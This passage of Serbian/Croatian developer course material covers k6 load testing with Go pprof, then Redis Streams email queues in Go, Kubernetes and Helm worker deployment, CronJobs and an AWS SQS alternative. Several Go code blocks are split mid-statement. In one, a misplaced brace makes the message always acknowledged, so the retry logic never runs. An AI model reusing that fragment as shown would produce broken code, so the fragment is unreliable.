Van opsega: - Chaos engineering / fault injection - Dugoročni soak test (trajanje > 30 min) - Tuning baze ili infrastrukture (to dolazi nakon identifikovanog bottleneck-a)

Prompt za diskusiju:

```
Hoću k6 load test za [endpoint] sa pragom p95 < 200ms i error rate < 1%.
Daj skriptu sa thresholds i realnim ramp-up profilom (ne samo max RPS odmah).
Objasni kako da čitam k6 output i kada da pokrenem Go pprof profiling.
Koji su tipični bottleneck-ovi za ovakav endpoint (DB, N+1, lock contention)?
```


2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: K6 test sa definisanim pragovima prolazi; bottleneck identifikovan ako padne.

Fajlovi koji se diraju: - `load-tests/load.js` — k6 skripta sa thresholds i ramp-up profilom - `load-tests/README.md` — opis pragova i kako pokrenuti

Fajlovi koji se NE diraju: - Aplikacioni kod — performance fix dolazi u posebnom tasku ako bottleneck nađeš - `go.mod` / `go.sum` — nema dependency promena u ovoj vežbi

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/perf-test-checks.md`

Sadržaj pravila:

- Definiši prag PRE testa ($p95 < Xms$, $error\ rate < Y\%$); ne beri pragove posle.
- Profil opterećenja realan: ramp-up faza, plato, ramp-down — ne samo max RPS odmah.
- Profiling (pprof, trace) tek kad test padne — meri, ne nagađaj bottleneck.
- k6 thresholds moraju biti u skripti, ne samo opisani u tekstu.
- Svaki load test mora imati README sa: šta testiramo, pragovi, kako pokrenuti.

Acceptance criteria: - [] K6 skripta ima eksplicitne thresholds (P95 i error rate) - [] Skripta ima ramp-up fazu (nije odmah max load) - [] Test prolazi postavljene pragove Ili je bottleneck jasno identifikovan i dokumentovan - [] K6 HTML report generisan i čitljiv - [] Profiling pokrenut samo posle pada testa (ne pre) - [] Sync zapisan

AI pregled plana:

Evo plana pre egzekucije:

1. Napisati k6 skriptu sa thresholds i ramp-up profilom
2. Pokrenuti lokalno i pročitati output
3. Ako prag padne — pokrenuti pprof i identifikovati bottleneck

Da li su acceptance criteria merljivi i testabilni?

Šta fali ili je nejasno — posebno oko realnog profila opterećenja?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Pokreni k6 test:

```
# Standardni run sa k6 Docker slikom
docker run --rm -i grafana/k6 run - < load-tests/load.js

# Sa HTML report-om
docker run --rm -i -v "$PWD/load-tests":/results grafana/k6 run \
  --out json=/results/result.json - < load-tests/load.js

# Go profiling — SAMO ako test padne
go tool pprof http://<host>:6060/debug/pprof/profile?seconds=30
go tool pprof http://<host>:6060/debug/pprof/heap
```

Primer minimalne k6 skripte sa thresholds:

```
import http from 'k6/http';
import { check, sleep } from 'k6';

export const options = {
  stages: [
    { duration: '30s', target: 20 }, // ramp-up
    { duration: '1m', target: 20 }, // plato
    { duration: '10s', target: 0 }, // ramp-down
  ],
  thresholds: {
    http_req_duration: ['p(95)<200'], // P95 < 200ms
    http_req_failed: ['rate<0.01'], // error rate < 1%
  },
};

export default function () {
  const res = http.get('https://<host>/api/endpoint');
  check(res, { 'status 200': (r) => r.status === 200 });
  sleep(1);
}
```

4. AI validacija

Evo acceptance criteria iz plana:

- K6 skripta ima thresholds (P95 i error rate)
- Skripta ima ramp-up fazu
- Test prolazi pragove ILI je bottleneck identifikovan
- K6 HTML report generisan

Evo k6 outputa i (ako prag pao) pprof rezultata:
[ovde lepiš stvarni output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne – šta tačno fali i koji je sledeći korak za optimizaciju?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Pokreni k6 test, prati live output	Vidljive su metrike po fazama (ramp-up, plato); P95 i error rate se ispisuju
2	Test završi	K6 prikazuje ✓ za svaki threshold koji je prošao
3	Namerno smanji threshold ispod trenutnih vrednosti	K6 prikazuje ✗ i izlazi sa exit code != 0
4	Otvori generisan HTML report u browseru	Report čitljiv, prikazuje P95, P99, error rate i profile grafikon
5	Ako P95 prelazi prag: pokreni pprof i identifikuj top 3 funkcije po CPU	pprof flamegraph prikazuje konkretne funkcije, ne generički “runtime”

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Performance Testing sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 26-async-i-queues

Directory: 26-async-i-queues/

Source: 26-async-i-queues/01-redis-streams-koncepti.md

01 — Redis Streams koncepti

Redis data strukture za queuing — razlike

Struktura	Pattern	Replay	Consumer Groups	Persistence	Koristiti za
List (LPUSH/BRPOP)	Queue	Ne	Ne	AOF/RDB	Jednoredno, ne treba replay
Pub/Sub	Fan-out	Ne	Ne	Ne (fire & forget)	Real-time notifikacije
Streams	Queue + Log	Da	Da	AOF/RDB	Async tasks (naš slučaj)
SQS	Queue	Ne (DLQ)	Da	AWS managed	Enterprise, garantovana dostava

Redis Streams — ključni koncepti

Stream = append-only log s automatskim ID-om po vremenskom markeru

```
XADD email-queue * to user@firma.com token abc123
```

```
XADD email-queue * to other@firma.com token def456
```

ID format: 1705312800123-0 (timestamp_ms - sequence)

Consumer Group = grupa workera koji dijele poruke

```
XGROUP CREATE email-queue email-workers $ MKSTREAM
```

Consumer A dobija poruku 1

Consumer B dobija poruku 2

(ne duplikacija – dijele posao)

ACK = potvrda da je poruka obrađena

```
XACK email-queue email-workers 1705312800123-0
```

Bez ACK: poruka ostaje u Pending Entries List (PEL)

→ može biti "reclaimed" od drugog workera

Zašto Streams > List za ovu upotrebu

- **Replay**: ako worker padne bez `XACK` → drugi worker preuzima iz PEL
- **Consumer groups**: više workera dijele opterećenje bez duplikacije
- **Monitoring**: `XPENDING` pokazuje zaglavljene poruke i koliko dugo čekaju
- **Dead letter**: poruke s previše retry-a premjestiti u `email-queue:dead`

Tok poruke — lifecycle

```
Registration handler
└─ XADD queue:email * (producer)

Redis Stream: queue:email
├─ 1705312800100-0 { to: a@b.com, token: abc }
├─ 1705312800200-0 { to: c@d.com, token: def }
└─ 1705312800300-0 { to: e@f.com, token: ghi }

Consumer Group: email-workers
├─ Worker pod-1 ← čita poruku 1 (XREADGROUP)
└─ Worker pod-2 ← čita poruku 2 (XREADGROUP)

Uspješna obrada:
→ XACK → poruka izlazi iz PEL

Neuspješna obrada (crash/error):
→ poruka ostaje u PEL > 30s
→ reclaimOldMessages je preuzima (XAUTOCLAIM)
→ after MaxRetries → XADD queue:email:dead
```

Korisne Redis CLI naredbe za dijagnostiku

```
# Koliko poruka čeka u streamu
XLEN queue:email

# Pregled pending poruka (neacknowledged)
XPENDING queue:email email-workers - + 10

# Čitanje dead letter queue
XRANGE queue:email:dead - + COUNT 10

# Info o consumer group
XINFO GROUPS queue:email

# Info o svim consumerima u grupi
XINFO CONSUMERS queue:email email-workers
```

Source: `26-async-i-queues/02-producer-i-consumer-go.md`

02 — Producer i Consumer (Go)

Producer — Go API service

```

package queue

import (
    "context"
    "encoding/json"
    "fmt"
    "time"

    "github.com/redis/go-redis/v9"
)

type EmailEvent struct {
    Type      string `json:"type"`           // "verify", "reset_password", "welcome"
    To        string `json:"to"`
    Token     string `json:"token,omitempty"`
    UserID    int64  `json:"user_id"`
    CreatedAt int64  `json:"created_at"`
}

const (
    EmailQueueStream = "queue:email"
    MaxRetries       = 3
    RetryDelay       = 30 * time.Second
)

type Producer struct {
    redis *redis.Client
}

func NewProducer(rdb *redis.Client) *Producer {
    return &Producer{redis: rdb}
}

func (p *Producer) PublishEmailEvent(ctx context.Context, event EmailEvent) error {
    event.CreatedAt = time.Now().Unix()

    data, err := json.Marshal(event)
    if err != nil {
        return fmt.Errorf("marshal event: %w", err)
    }

    // XADD: dodaj u stream, * = auto ID
    id, err := p.redis.XAdd(ctx, &redis.XAddArgs{
        Stream: EmailQueueStream,
        MaxLen: 10000, // Max 10k poruka u streamu (stare se brišu)
        Approx: true, // Approximate trimming (performansnije od točnog)
        Values: map[string]interface{}{
            "payload": string(data),
            "type":    event.Type,
        },
    }).Result()

    if err != nil {
        return fmt.Errorf("xadd: %w", err)
    }

    _ = id // npr: "1705312800123-0"
    return nil
}

```

Registration handler — koristi Producer

```
func (h *AuthHandler) Register(w http.ResponseWriter, r *http.Request) {
    // ... validacija, insert user u MySQL ...

    // Publish async event (ne blokira HTTP request)
    event := queue.EmailEvent{
        Type:    "verify",
        To:      req.Email,
        Token:   verificationToken,
        UserID:  userID,
    }

    if err := h.producer.PublishEmailEvent(r.Context(), event); err != nil {
        // Log warning ali NE vraća grešku klijentu.
        // Korisnik je registrovan – email će biti retryan od workera.
        h.logger.Warn("failed to queue email",
            zap.Error(err),
            zap.String("email", req.Email),
        )
    }

    respondJSON(w, http.StatusCreated, map[string]string{
        "message": "Registration successful. Check your email.",
    })
}
```



```

package worker

import (
    "context"
    "encoding/json"
    "fmt"
    "os"
    "time"

    "github.com/redis/go-redis/v9"
    "go.uber.org/zap"

    "github.com/user/project/internal/queue"
)

const (
    ConsumerGroup = "email-workers"
    BlockTimeout  = 5 * time.Second
)

type EmailWorker struct {
    redis *redis.Client
    email EmailService
    logger *zap.Logger
}

func NewEmailWorker(rdb *redis.Client, email EmailService, logger *zap.Logger) *EmailWorker {
    return &EmailWorker{redis: rdb, email: email, logger: logger}
}

func (w *EmailWorker) Start(ctx context.Context) error {
    // Kreiraj consumer group (idempotentno – ne faila ako već postoji)
    err := w.redis.XGroupCreateMkStream(ctx, queue.EmailQueueStream, ConsumerGroup, "0").Err()
    if err != nil && err.Error() != "BUSYGROUP Consumer Group name already exists" {
        return fmt.Errorf("create consumer group: %w", err)
    }

    // Unique consumer name po podu – sprječava koliziju u consumer grupu
    consumerName := fmt.Sprintf("worker-%s", os.Getenv("POD_NAME"))

    w.logger.Info("Email worker started", zap.String("consumer", consumerName))

    for {
        select {
        case <-ctx.Done():
            return nil
        default:
            if err := w.processMessages(ctx, consumerName); err != nil {
                w.logger.Error("process messages error", zap.Error(err))
                time.Sleep(5 * time.Second)
            }
        }
    }
}

func (w *EmailWorker) processMessages(ctx context.Context, consumerName string) error {
    // Prvo provjeri PEL (Pending Entries List) – poruke bez ACK-a
    pending, err := w.redis.XPending(ctx, queue.EmailQueueStream, ConsumerGroup).Result()
    if err == nil && pending.Count > 0 {
        w.reclaimOldMessages(ctx, consumerName)
    }

    // Čitaj nove poruke (block 5s ako nema ništa novo)
    streams, err := w.redis.XReadGroup(ctx, &redis.XReadGroupArgs{
        Group:    ConsumerGroup,
        Consumer: consumerName,
    })

```

```

Streams: []string{queue.EmailQueueStream, ">"}, // ">" = samo unread poruke
Count:    10,
Block:    BlockTimeout,
}).Result()

if err == redis.Nil {
    return nil // Timeout – nema novih poruka, normalno stanje
}
if err != nil {
    return fmt.Errorf("xreadgroup: %w", err)
}

for _, stream := range streams {
    for _, msg := range stream.Messages {
        if err := w.processMessage(ctx, msg); err != nil {
            w.logger.Error("failed to process message",
                zap.String("id", msg.ID),
                zap.Error(err),
            )
            // Ne blokiramo petlju – loše poruke idu u reclaim/dead letter
        }
    }
}
return nil
}

func (w *EmailWorker) processMessage(ctx context.Context, msg redis.XMessage) error {
    payloadStr, ok := msg.Values["payload"].(string)
    if !ok {
        // Neispravan format – ACK i preskoči da ne blokira queue
        _ = w.redis.XAck(ctx, queue.EmailQueueStream, ConsumerGroup, msg.ID).Err()
        w.logger.Warn("invalid message payload, skipping", zap.String("id", msg.ID))
        return nil
    }

    var event queue.EmailEvent
    if err := json.Unmarshal([]byte(payloadStr), &event); err != nil {
        _ = w.redis.XAck(ctx, queue.EmailQueueStream, ConsumerGroup, msg.ID).Err()
        w.logger.Warn("unmarshal failed, skipping", zap.String("id", msg.ID), zap.Error(err))
        return nil
    }

    // Pokušaj poslati email
    if err := w.sendEmail(ctx, event); err != nil {
        w.handleRetry(ctx, msg, event, err)
        return err
    }

    // Uspjeh – ACK poruku
    return w.redis.XAck(ctx, queue.EmailQueueStream, ConsumerGroup, msg.ID).Err()
}

func (w *EmailWorker) handleRetry(ctx context.Context, msg redis.XMessage, event queue.EmailEvent, sendErr error) {
    retryCount := w.getRetryCount(ctx, msg.ID)

    if retryCount >= queue.MaxRetries {
        w.logger.Error("max retries reached, moving to dead letter",
            zap.String("id", msg.ID),
            zap.String("to", event.To),
            zap.Int("retries", retryCount),
        )
        // Premjesti u dead letter stream za ručnu inspekciju
        _ = w.redis.XAdd(ctx, &redis.XAddArgs{
            Stream: queue.EmailQueueStream + ":dead",
            Values: msg.Values,
        }).Err()
    }
}

```

```

    _ = w.redis.XAck(ctx, queue.EmailQueueStream, ConsumerGroup, msg.ID).Err()
    return
}

// Inkrementiraj retry counter s TTL-om (čisti se automatski)
retryKey := fmt.Sprintf("retry:%s", msg.ID)
w.redis.Incr(ctx, retryKey)
w.redis.Expire(ctx, retryKey, 1*time.Hour)

w.logger.Warn("email send failed, will retry via PEL reclaim",
    zap.Int("attempt", retryCount+1),
    zap.Int("max_retries", queue.MaxRetries),
    zap.String("id", msg.ID),
    zap.Error(sendErr),
)
// Poruka ostaje u PEL – reclaimOldMessages je preuzima nakon min-idle-time
}

func (w *EmailWorker) getRetryCount(ctx context.Context, msgID string) int {
    val, err := w.redis.Get(ctx, fmt.Sprintf("retry:%s", msgID)).Int()
    if err != nil {
        return 0
    }
    return val
}

func (w *EmailWorker) reclaimOldMessages(ctx context.Context, consumerName string) {
    // Preuzmi poruke koje čekaju > 30s (vjerojatno od crashnutog workera)
    _, err := w.redis.XAutoClaim(ctx, &redis.XAutoClaimArgs{
        Stream:    queue.EmailQueueStream,
        Group:     ConsumerGroup,
        Consumer:  consumerName,
        MinIdle:   30 * time.Second,
        Start:     "0-0",
        Count:     100,
    }).Result()
    if err != nil {
        w.logger.Warn("xautoclaim failed", zap.Error(err))
    }
}
}

```

Main entrypoint — switch na worker mod

```
// cmd/main.go
package main

import (
    "context"
    "os"
    "os/signal"
    "syscall"

    "go.uber.org/zap"

    "github.com/user/project/internal/worker"
)

func main() {
    if len(os.Args) > 1 && os.Args[1] == "worker" {
        runWorker()
        return
    }
    runAPIServer()
}

func runWorker() {
    logger, _ := zap.NewProduction()
    defer logger.Sync()

    // Inicijaliziraj Redis, Email service iz env varijabli
    rdb := initRedis()
    emailSvc := initEmailService()

    w := worker.NewEmailWorker(rdb, emailSvc, logger)

    ctx, cancel := signal.NotifyContext(context.Background(), syscall.SIGTERM, syscall.SIGINT)
    defer cancel()

    logger.Info("Starting email worker")

    if err := w.Start(ctx); err != nil {
        logger.Fatal("worker error", zap.Error(err))
    }

    logger.Info("Email worker stopped gracefully")
}
```

EmailService interface

```
// internal/worker/email_service.go
package worker

import "context"

// EmailService je interface koji omogućava mockanje u testovima.
type EmailService interface {
    SendVerification(ctx context.Context, to, token string) error
    SendPasswordReset(ctx context.Context, to, token string) error
    SendWelcome(ctx context.Context, to string) error
}

func (w *EmailWorker) sendEmail(ctx context.Context, event queue.EmailEvent) error {
    switch event.Type {
    case "verify":
        return w.email.SendVerification(ctx, event.To, event.Token)
    case "reset_password":
        return w.email.SendPasswordReset(ctx, event.To, event.Token)
    case "welcome":
        return w.email.SendWelcome(ctx, event.To)
    default:
        w.logger.Warn("unknown email type, skipping", zap.String("type", event.Type))
        return nil
    }
}
```

Source: 26-async-i-queues/03-worker-deployment-k8s.md

03 — Worker Deployment (Kubernetes)

K8s Deployment za email worker

Isti Docker image kao API server — razlika je samo u `command`. `POD_NAME` se injektira kao environment varijabla da svaki pod ima jedinstven consumer name u Redis consumer groupu.

```

apiVersion: apps/v1
kind: Deployment
metadata:
  name: email-worker
  namespace: project-a-prod
  labels:
    app: email-worker
    component: worker
spec:
  replicas: 2 # 2 workera paralelno – dijele queue:email stream
  selector:
    matchLabels:
      app: email-worker
  template:
    metadata:
      labels:
        app: email-worker
        component: worker
    spec:
      serviceAccountName: go-service # IRSA za AWS SES (slanje emailova)
      terminationGracePeriodSeconds: 30
      containers:
        - name: email-worker
          image: registry.gitlab.com/user/project/go-service:v1.2.0
          command: ["/server", "worker", "email"] # ← jedina razlika od API Deploymenta
          env:
            - name: APP_ENV
              value: production
            - name: POD_NAME
              valueFrom:
                fieldRef:
                  fieldPath: metadata.name # Unique consumer name per pod (npr. email-worker-5d4b9-
xkj2p)
            - name: REDIS_URL
              valueFrom:
                secretKeyRef:
                  name: redis-credentials
                  key: url
            - name: DB_DSN
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: dsn
      resources:
        requests:
          cpu: 50m
          memory: 64Mi
        limits:
          cpu: 200m
          memory: 128Mi
      livenessProbe:
        exec:
          command:
            - /bin/sh
            - -c
            - "redis-cli -u $REDIS_URL XPENDING queue:email email-workers - + 1 | wc -l"
          initialDelaySeconds: 30
          periodSeconds: 60
          failureThreshold: 3
      readinessProbe:
        exec:
          command:
            - /bin/sh
            - -c
            - "redis-cli -u $REDIS_URL PING | grep -q PONG"

```

```
initialDelaySeconds: 5
periodSeconds: 10
```

Helm values za worker

```
# helm/values/prod.yaml
emailWorker:
  enabled: true
  replicaCount: 2
  image:
    tag: "v1.2.0"
  resources:
    requests:
      cpu: 50m
      memory: 64Mi
    limits:
      cpu: 200m
      memory: 128Mi
```

```
# helm/values/dev.yaml
emailWorker:
  enabled: true
  replicaCount: 1
  image:
    tag: "latest"
  resources:
    requests:
      cpu: 10m
      memory: 32Mi
    limits:
      cpu: 100m
      memory: 64Mi
```

Helm template za worker Deployment

```
# helm/templates/worker-deployment.yaml
{{- if .Values.emailWorker.enabled }}
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ include "project.fullname" . }}-email-worker
  namespace: {{ .Release.Namespace }}
spec:
  replicas: {{ .Values.emailWorker.replicaCount }}
  selector:
    matchLabels:
      app: {{ include "project.fullname" . }}-email-worker
  template:
    metadata:
      labels:
        app: {{ include "project.fullname" . }}-email-worker
    spec:
      serviceAccountName: {{ .Values.serviceAccountName }}
      containers:
        - name: email-worker
          image: "{{ .Values.image.repository }}:{{ .Values.emailWorker.image.tag }}"
          command: ["/server", "worker", "email"]
          env:
            - name: POD_NAME
              valueFrom:
                fieldRef:
                  fieldPath: metadata.name
            {{- include "project.commonEnv" . | nindent 12 }}
      resources:
        {{- toYaml .Values.emailWorker.resources | nindent 12 }}
{{- end }}
```

Ručno skaliranje

```
# Povećaj broj workera u gužvi (Black Friday, kampanje)
kubectl scale deployment email-worker --replicas=5 -n project-a-prod

# Provjeri status
kubectl rollout status deployment/email-worker -n project-a-prod

# Vрати na normalu
kubectl scale deployment email-worker --replicas=2 -n project-a-prod
```

KEDA za auto-scaling po queue dubini (advanced)

KEDA (Kubernetes Event-Driven Autoscaling) automatski skalira broj worker podova prema broju poruka koje čekaju u Redis Streams-u.


```
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: email-worker-scaler
  namespace: project-a-prod
spec:
  scaleTargetRef:
    name: email-worker
  minReplicaCount: 1
  maxReplicaCount: 10
  cooldownPeriod: 60 # Čekaj 60s prije scale-down
  triggers:
    - type: redis-streams
      metadata:
        addressFromEnv: REDIS_URL
        stream: queue:email
        consumerGroup: email-workers
        lagCount: "50" # Jedan worker per 50 pending poruka
        activationLagCount: "5" # Ne skalira dok ima < 5 poruka
```

Instalacija KEDA na EKS:

```
helm repo add keda https://kedacore.github.io/charts
helm install keda keda/keda --namespace keda --create-namespace
```

Dijagnostika worker podova

```
# Provjeri koji workeri rade
kubectl get pods -n project-a-prod -l app=email-worker

# Logovi konkretnog workera
kubectl logs -n project-a-prod -l app=email-worker --tail=100

# Logovi u realnom vremenu
kubectl logs -f deployment/email-worker -n project-a-prod

# Provjeri Redis consumer group status
kubectl exec -it deployment/email-worker -n project-a-prod -- \
  redis-cli -u $REDIS_URL XINFO CONSUMERS queue:email email-workers
```

Source: [26-async-i-queues/04-cronjobs-u-projektu.md](#)

04 — CronJobovi u project-a

Svi K8s CronJobovi na jednom mjestu. Svaki koristi `restartPolicy: OnFailure` i `concurrencyPolicy: Forbid` kako ne bi teklo više instanci istovremeno.

1. Cleanup expired tokens

Briše MySQL redove za neotvorene registracije starije od 24h. Redis `verify:*` ključevi se automatski brišu TTL-om — ovdje čistimo samo MySQL.

```

apiVersion: batch/v1
kind: CronJob
metadata:
  name: cleanup-expired-tokens
  namespace: project-a-prod
spec:
  schedule: "*/30 * * * *" # Svakih 30 minuta
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 3
  jobTemplate:
    spec:
      template:
        spec:
          restartPolicy: OnFailure
          containers:
            - name: cleanup
              image: registry.gitlab.com/user/project/go-service:v1.2.0
              command: ["/server", "cleanup", "expired-tokens"]
              env:
                - name: DB_DSN
                  valueFrom:
                    secretKeyRef:
                      name: db-credentials
                      key: dsn
          resources:
            requests:
              cpu: 10m
              memory: 32Mi
            limits:
              cpu: 100m
              memory: 64Mi

```

Go handler za cleanup:

```

// cmd/cleanup/expired_tokens.go
func CleanupExpiredTokens(ctx context.Context, db *sql.DB) error {
    result, err := db.ExecContext(ctx, `
        DELETE FROM users
        WHERE email_verified_at IS NULL
        AND created_at < NOW() - INTERVAL 24 HOUR
    `)
    if err != nil {
        return fmt.Errorf("cleanup expired tokens: %w", err)
    }

    affected, _ := result.RowsAffected()
    log.Printf("Deleted %d unverified accounts", affected)
    return nil
}

```

2. Weekly DB backup

Backup MySQL baze na S3 svake nedjelje u 03:00 UTC. Koristi replica host da ne opterećuje primary.

```

apiVersion: batch/v1
kind: CronJob
metadata:
  name: weekly-db-backup
  namespace: project-a-prod
spec:
  schedule: "0 3 * * 0"          # Nedjelja 03:00 UTC
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 5
  failedJobsHistoryLimit: 3
  jobTemplate:
    spec:
      template:
        spec:
          restartPolicy: OnFailure
          serviceAccountName: backup-sa  # IRSA: s3:PutObject na project-a-backups
          containers:
            - name: backup
              image: registry.gitlab.com/user/project/db-tools:latest
              # Bazira se na mysql:8.0 + aws-cli
              command:
                - /bin/sh
                - -c
                - |
                  set -e
                  FILENAME="weekly/$(date +%Y%m%d-%H%M%S).sql.gz"
                  echo "Starting backup: $FILENAME"
                  mysqldump \
                    -h "$DB_REPLICA_HOST" \
                    -u "$DB_USER" \
                    -p"$DB_PASS" \
                    --single-transaction \
                    --set-gtid-purged=OFF \
                    --databases project_a \
                    | gzip \
                    | aws s3 cp - "s3://project-a-backups/$FILENAME"
                  echo "Backup complete: $FILENAME"
          env:
            - name: DB_REPLICA_HOST
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: replica-host
            - name: DB_USER
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: username
            - name: DB_PASS
              valueFrom:
                secretKeyRef:
                  name: db-credentials
                  key: password
          resources:
            requests:
              cpu: 100m
              memory: 128Mi
            limits:
              cpu: 500m
              memory: 256Mi

```

3. Dead letter monitor

Svaki dan ujutro provjeri ima li poruka u dead letter queue-u i pošalji Slack alert.

```

apiVersion: batch/v1
kind: CronJob
metadata:
  name: dead-letter-monitor
  namespace: project-a-prod
spec:
  schedule: "0 9 * * *"          # Svaki dan 09:00 UTC
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 3
  jobTemplate:
    spec:
      template:
        spec:
          restartPolicy: OnFailure
          containers:
            - name: monitor
              image: redis:7-alpine
              command:
                - /bin/sh
                - -c
                - |
                  set -e
                  COUNT=$(redis-cli -u "$REDIS_URL" XLEN queue:email:dead)
                  echo "Dead letter count: $COUNT"
                  if [ "$COUNT" -gt "0" ]; then
                    curl --fail -s -X POST \
                      -H 'Content-type: application/json' \
                      --data "{\"text\": \"Dead letter queue: $COUNT unprocessed emails in
queue:email:dead\"}" \
                        "$SLACK_WEBHOOK"
                    echo "Slack alert sent"
                  else
                    echo "Dead letter queue is clean"
                  fi
          env:
            - name: REDIS_URL
              valueFrom:
                secretKeyRef:
                  name: redis-credentials
                  key: url
            - name: SLACK_WEBHOOK
              valueFrom:
                secretKeyRef:
                  name: slack-credentials
                  key: webhook-url
          resources:
            requests:
              cpu: 10m
              memory: 16Mi
            limits:
              cpu: 50m
              memory: 32Mi

```

4. Synthetic monitoring

Playwright scheduled testovi — pokriveno u modulu 24 (performance-testing). CronJob tamo pokreće headless browser i verifikuje kritične korisničke tokove.

Pregled svih CronJobova

Naziv	Schedule	Što radi	Kriticnost
cleanup-expired-tokens	* / 30 * * * *	Briše neotvorene registracije	Niska
weekly-db-backup	0 3 * * 0	MySQL backup na S3	Visoka
dead-letter-monitor	0 9 * * *	Alert za zaglavljene emailove	Srednja
synthetic-monitor	* / 15 * * * *	E2E smoke test	Visoka

CronJob troubleshooting

```
# Lista svih CronJobova i zadnji run
kubectl get cronjobs -n project-a-prod

# Zadnjih 5 Jobova (sortirano po vremenu)
kubectl get jobs -n project-a-prod \
  --sort-by=.metadata.creationTimestamp | tail -5

# Status konkretnog Joba
kubectl describe job weekly-db-backup-1705363200 -n project-a-prod

# Logovi konkretnog Joba
kubectl logs -n project-a-prod job/weekly-db-backup-1705363200

# Ručno pokreni CronJob (za testiranje)
kubectl create job --from=cronjob/dead-letter-monitor \
  dead-letter-monitor-manual -n project-a-prod

# Provjeri Events ako Job ne startuje
kubectl get events -n project-a-prod \
  --field-selector reason=FailedCreate | tail -10
```

Source: 26-async-i-queues/05-aws-sqs-alternativa.md

05 — AWS SQS alternativa

Kada AWS SQS > Redis Streams

Kriterij	Redis Streams	AWS SQS
At-least-once delivery	Da (manual XACK)	Da (managed)
Dead Letter Queue	Ručno implementirati	Ugrađeno
Message retention	Redis memory (kratko)	14 dana na disku
Throughput	Visok (single Redis node)	Praktički neograničen
Cost	Dio Redis infrastrukture	\$0.40/million poruka
Visibility timeout	XPENDING + MinIdle	SQS Console + API
Cross-service / cross-account	Ne	Da
Fanout (SNS → SQS)	Ne	Da
Setup kompleksnost	Nizak (vec ima Redis)	Srednji (Terraform)

Za project-a: Redis Streams je dovoljan — već imaš Redis za cache, nema dodatnih troškova ni konfiguracije.

Prelazak na SQS ima smisla kada: - Trebaš cross-account dostavu poruka (npr. iz mikroservisa u drugi AWS account) - Potrebna ti je garantovana 14-dnevna retencija bez brige o Redis memoriji - Trebaš fanout: jedna poruka → više SQS queue-ova (via SNS) - Redis postaje bottleneck (single-node limit)


```
# terraform/modules/sqs/main.tf

resource "aws_sqs_queue" "email" {
  name                  = "project-a-email-queue"
  delay_seconds         = 0
  max_message_size     = 65536    # 64 KB – dovoljno za email payload
  message_retention_seconds = 86400 # 1 dan (default 4 dana)
  receive_wait_time_seconds = 20    # Long polling – smanjuje prazne API pozive
  visibility_timeout_seconds = 30    # Koliko worker ima da procesira poruku

  redrive_policy = jsonencode({
    deadLetterTargetArn = aws_sqs_queue.email_dead.arn
    maxReceiveCount     = 3    # Nakon 3 neuspjela pokušaja → dead letter
  })

  tags = {
    Project      = "project-a"
    Environment  = var.environment
    ManagedBy    = "terraform"
  }
}

resource "aws_sqs_queue" "email_dead" {
  name                  = "project-a-email-dead-queue"
  message_retention_seconds = 1209600 # 14 dana – za ručnu inspekciju

  tags = {
    Project      = "project-a"
    Environment  = var.environment
    ManagedBy    = "terraform"
  }
}

# CloudWatch alarm za dead letter queue
resource "aws_cloudwatch_metric_alarm" "dead_letter_not_empty" {
  alarm_name          = "project-a-email-dead-letter-not-empty"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 1
  metric_name         = "ApproximateNumberOfMessagesVisible"
  namespace           = "AWS/SQS"
  period              = 300
  statistic            = "Sum"
  threshold            = 0
  alarm_description   = "Dead letter queue ima poruka – potrebna ručna inspekcija"

  dimensions = {
    QueueName = aws_sqs_queue.email_dead.name
  }

  alarm_actions = [var.sns_alert_topic_arn]
}

# IAM policy za Go service (IRSA)
resource "aws_iam_policy" "sqs_email_producer" {
  name = "project-a-sqs-email-producer"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect   = "Allow"
      Action   = ["sqs:SendMessage", "sqs:GetQueueUrl"]
      Resource = aws_sqs_queue.email.arn
    }]
  })
}
```

```
resource "aws_iam_policy" "sqs_email_consumer" {
  name = "project-a-sqs-email-consumer"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Action = [
        "sqs:ReceiveMessage",
        "sqs:DeleteMessage",
        "sqs:GetQueueAttributes",
        "sqs:ChangeMessageVisibility",
      ]
      Resource = aws_sqs_queue.email.arn
    }]
  })
}
```

Go SQS producer

```
package queue

import (
    "context"
    "encoding/json"
    "fmt"

    "github.com/aws/aws-sdk-go-v2/aws"
    "github.com/aws/aws-sdk-go-v2/service/sqs"
)

type SQSProducer struct {
    client    *sqs.Client
    queueURL string
}

func NewSQSProducer(client *sqs.Client, queueURL string) *SQSProducer {
    return &SQSProducer{client: client, queueURL: queueURL}
}

func (p *SQSProducer) PublishEmailEvent(ctx context.Context, event EmailEvent) error {
    data, err := json.Marshal(event)
    if err != nil {
        return fmt.Errorf("marshal event: %w", err)
    }

    _, err = p.client.SendMessage(ctx, &sqs.SendMessageInput{
        QueueUrl:    aws.String(p.queueURL),
        MessageBody: aws.String(string(data)),
        // MessageGroupId za FIFO queue (opcionalno)
        // MessageDeduplicationId za FIFO (opcionalno)
    })
    if err != nil {
        return fmt.Errorf("sqs send message: %w", err)
    }

    return nil
}
```

```

package worker

import (
    "context"
    "encoding/json"
    "fmt"
    "time"

    "github.com/aws/aws-sdk-go-v2/aws"
    "github.com/aws/aws-sdk-go-v2/service/sqs"
    "github.com/aws/aws-sdk-go-v2/service/sqs/types"
    "go.uber.org/zap"
)

type SQSWorker struct {
    sqs      *sqs.Client
    queueURL string
    email    EmailService
    logger   *zap.Logger
}

func (w *SQSWorker) Start(ctx context.Context) error {
